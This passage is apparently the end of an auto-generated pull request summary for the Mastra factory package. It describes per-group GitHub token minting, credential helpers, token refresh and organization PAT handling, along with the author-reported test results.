- `mastracode/factory/src/workspace.ts` mints one token per group. The
session repository's group uses `GH_TOKEN`. Later groups use
`GH_TOKEN_2`, `GH_TOKEN_3`, and so on.
- For a multi-repository group, minting first calls
`getRepositoriesAccess`. If that call fails or returns no token, the
code falls back to a token for the group's first repository.
## Failure handling
- Failure to mint the session repository's group token fails resolution.
- Failure in a secondary group does not fail resolution. Repositories
that no token covers are reported in the environment note and in
warnings.
## Credential helpers
- `mastracode/factory/src/integrations/github/sandbox.ts` adds
`githubCredentialHelper(tokenEnvName?: string)`.
- For `GH_TOKEN` (the default), the helper returns the existing `gh auth
git-credential` helper.
- For a name that matches `GH_TOKEN_<digits>`, the helper prefers that
variable and falls back to `GH_TOKEN`.
- Any other name is rejected.
- `SyncEnvironmentRepositoryOptions` accepts an optional `tokenEnvName`.
- `syncEnvironmentRepository` sets `credential.helper` for GitHub
checkouts only when `authUsername` is unset. Non-GitHub hosts receive no
credential helper. If the `git config` call fails, the sync reports
`pull-failed`.
- Group 1 keeps the standard helper.
## Token refresh and PAT installation
- Refresh re-mints the token for every group. This includes
`github_refresh_token` and stale-token refresh.
- When an organization PAT is installed, the code removes the
`GH_TOKEN_<digits>` variables. Helpers then fall back to the PAT.
- Group-token state is cleared when a workspace is evicted or retired.
## Environment notes and warnings
- When group tokens are installed, the environment note states which
token covers each repository.
- The note lists repositories that no token covers. It directs users to
the `source_control_*` tools for those repositories.
- The fallback warning reports only the uncovered repositories, not the
full repository list.
- When an organization PAT replaces the group tokens, the group-token
note is removed.
## Other changes
- The raw change summary states that lifecycle-command failure details
are now passed to `maskSandboxEnvValues`, and that per-call `env` values
override duplicate mask entries. This was not verified against the
implementation.
- The changeset describes a patch release for `@mastra/factory`. It was
not verified against the changeset file.
## Tests and checks
The author reports these results. This review did not run them.
- A new 12-repository workspace test expects token requests in groups of
10 and 2. It checks installation as `GH_TOKEN` and `GH_TOKEN_2`,
checkout-to-token mapping, the coverage note, and refresh of both
groups.
- A new 11-repository workspace test checks that group tokens are
installed before setup. It checks that they stay current after workspace
reuse. It checks that an organization PAT replaces them and clears the
note.
- New sandbox tests cover credential-helper selection for the default
helper, numbered helpers, and non-GitHub hosts. A test covers rejection
of unsafe token variable names.
- The author reports 1,415 passing tests across the factory environment,
session, GitHub, and workspace suites.
- The author reports clean `tsc --noEmit` and `oxlint` runs.
- The author reports a manual `git credential fill` check.
- CI status on the current head: not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|






















3278 changed files with 154174 additions and 51029 deletions
Some files were not shown because too many files have changed in this diff Show more
Loading…
Add table
Add a link
Reference in a new issue